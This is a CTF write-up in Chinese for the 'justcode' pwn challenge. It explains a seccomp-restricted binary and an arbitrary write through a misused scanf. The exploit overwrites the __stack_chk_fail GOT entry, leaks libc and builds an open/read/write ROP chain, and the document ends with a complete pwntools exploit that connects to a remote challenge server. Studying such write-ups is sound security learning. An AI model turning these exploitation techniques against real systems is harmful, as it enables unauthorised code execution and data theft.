

# justcode题解

## 1 分析


本程序在开头做了seccomp的限制，导致无法调用execve系统调用，因此无法get shell，考虑通过open read write将flag读出来。另外，由于程序中没有可写可执行的段，因此利用方式基本确定只能是ROP。




查看反汇编的源码：



这个函数中，read144个字节时由于覆盖到canary会导致进入错误处理函数。



这个函数中scanf使用不正确，导致在栈上取值（v1）做地址写入任意内容。



以上俩函数在main函数中是并行的关系，因此他们的栈会复用。也就是说我们可以控制v1的值，那么就达到了任意地址写。

## 2 利用


（1）sub\_400c47 🡪 （2）sub\_400cca 🡪 （3）sub\_400c47

（1）布置好栈中的数据，控制（2）中需要用到的v1为evil\_addr

（2）进入后输入evil\_content，达到任意地址写

（3）回到有栈溢出的函数，触发\_\_stack\_chk\_fail。这里选择\_\_stack\_chk\_fail是因为，got表项中的其他函数都已经调用过了，存在表项中的地址都是大于32位的，我们无法

ps：由于（2）中v1和%d的限制，在构造evil\_addr和evil\_content时要注意！



整理下思路：

sub\_400c47中布置好栈，控制下一个函数的v1值，我们选\_\_stack\_chk\_fail的got表项；

sub\_400cca scanf时输入gadget地址，达到当调用\_\_stack\_chk\_fail时去执行我们的gadget；

sub\_400c47中栈溢出导致canary检测时出错并进入\_\_stack\_chk\_fail，即gadget。

### 任意地址写

v1 = myelf.got['\_\_stack\_chk\_fail']

payload1 = p64(0) + p32(0) + p32(v1) + 'aaaaaaaabbbbbbbb'

pr.recvuntil("name:")

pr.sendline(payload1)

## 3

init\_gadget = '4198050' # 0x400ea2 - pop\_r15\_re\_gadget

pr.recvuntil("id:")

pr.sendline(init\_gadget)

pr.recvuntil("info:")

pr.sendline('oooooooo')

gadget选择了libc\_csu\_init的通用gadget

### 泄露libc

# init1 = 0x400e96

# init2 = 0x400e80

puts\_got = myelf.got['puts']

payload2 = flat([0x400e96,0,0,1,puts\_got,0,0,puts\_got,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# leak libc

libc\_base = u64(pr.recvline()[:-1].ljust(8,'\x00')) - mylibc.symbols['puts']

### read(0,0x6020e0,0x40)

布置open，write，“/flag”到一个可写可读的段，这里选择.bss段后任意一个地址

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,read\_got,0x40,0x6020e0,0,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# write open,write,/flag to 0x6020e0,0x6020e8,0x6020f0

open\_addr = libc\_base + mylibc.symbols['open']

write\_addr = libc\_base + mylibc.symbols['write']

cont1 = flat([open\_addr,write\_addr,'/flag'])

pr.send(cont1)

### open(“/flag”,0)

pwn题里0 1 2分别给stdin stdout stderr占据，open返回的fd一般为3，如果不是可以依次往后尝试。

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,0x6020e0,0x0,0x0,0x6020f0,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# fd = open('/flag',0),fd = 3?

### read(3,0x602110,100)

用open(“/flag”)返回的fd将flag内容读取到一段可写可读的地址空间，这里依旧选.bss段后的任意一端地址。

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,read\_got,100,0x602110,3,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# read(3,0x602110,100)

### write(1,0x602110,100)

将上一步写入到地址空间中flag的内容通过write输出到stdout，这样我们就可以在本地接收到了！

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,0x6020e8,100,0x602110,1,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()


pr.recvline()

# write(1,0x602110,100)

res = pr.recvline()

print res

拿到flag



## 3 完整exp

from pwn import \*

context(arch='amd64',os='linux',log\_level='debug')

myelf = ELF('./justcode')

mylibc = ELF('./libc-2.23.so')

#mylibc = ELF('/lib/x86\_64-linux-gnu/libc-2.27.so')

#pr = process(myelf.path)

pr = remote('183.129.189.60',10032)

pr.recvuntil("your code:")

pr.sendline('1')

pr.sendline('1')

pr.sendline('2')

pr.sendline('1')

## call \_puts : 0x400da0

## jmp \_\_chk\_fail : 0x400960

## leave :0x400cc8

## 1

pr.recvuntil("name:")

#gdb.attach(pr,'b \*0x400ea0 \n c')

pr.sendline()

## 2

v1 = myelf.got['\_\_stack\_chk\_fail']

payload1 = p64(0) + p32(0) + p32(v1) + 'aaaaaaaabbbbbbbb'

pr.recvuntil("name:")

pr.sendline(payload1)

## 3

init\_gadget = '4198050' # 0x400ea2 - pop\_r15\_re\_gadget

pr.recvuntil("id:")

pr.sendline(init\_gadget)

pr.recvuntil("info:")

pr.sendline('oooooooo')

## 4

# init1 = 0x400e96

# init2 = 0x400e80

puts\_got = myelf.got['puts']

payload2 = flat([0x400e96,0,0,1,puts\_got,0,0,puts\_got,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# leak libc

libc\_base = u64(pr.recvline()[:-1].ljust(8,'\x00')) - mylibc.symbols['puts']

# 5

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,read\_got,0x40,0x6020e0,0,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# write open,write,/flag to 0x6020e0,0x6020e8,0x6020f0

open\_addr = libc\_base + mylibc.symbols['open']

write\_addr = libc\_base + mylibc.symbols['write']

cont1 = flat([open\_addr,write\_addr,'/flag'])

pr.send(cont1)

# 6

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,0x6020e0,0x0,0x0,0x6020f0,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# fd = open('/flag',0),fd = 3?

# 7

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,read\_got,100,0x602110,3,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# read(3,0x602110,100)

# 8

read\_got = myelf.got['read']

payload2 = flat([0x400e96,0,0,1,0x6020e8,100,0x602110,1,0x400e80],[0,0,0,0,0,0,0,0x400c47])

payload3 = payload2 + 'a'\*(144-len(payload2))

pr.recvuntil("name:")

pr.send(payload3)

pr.recvline()

pr.recvline()

# write(1,0x602110,100)

res = pr.recvline()

print res

pr.interactive()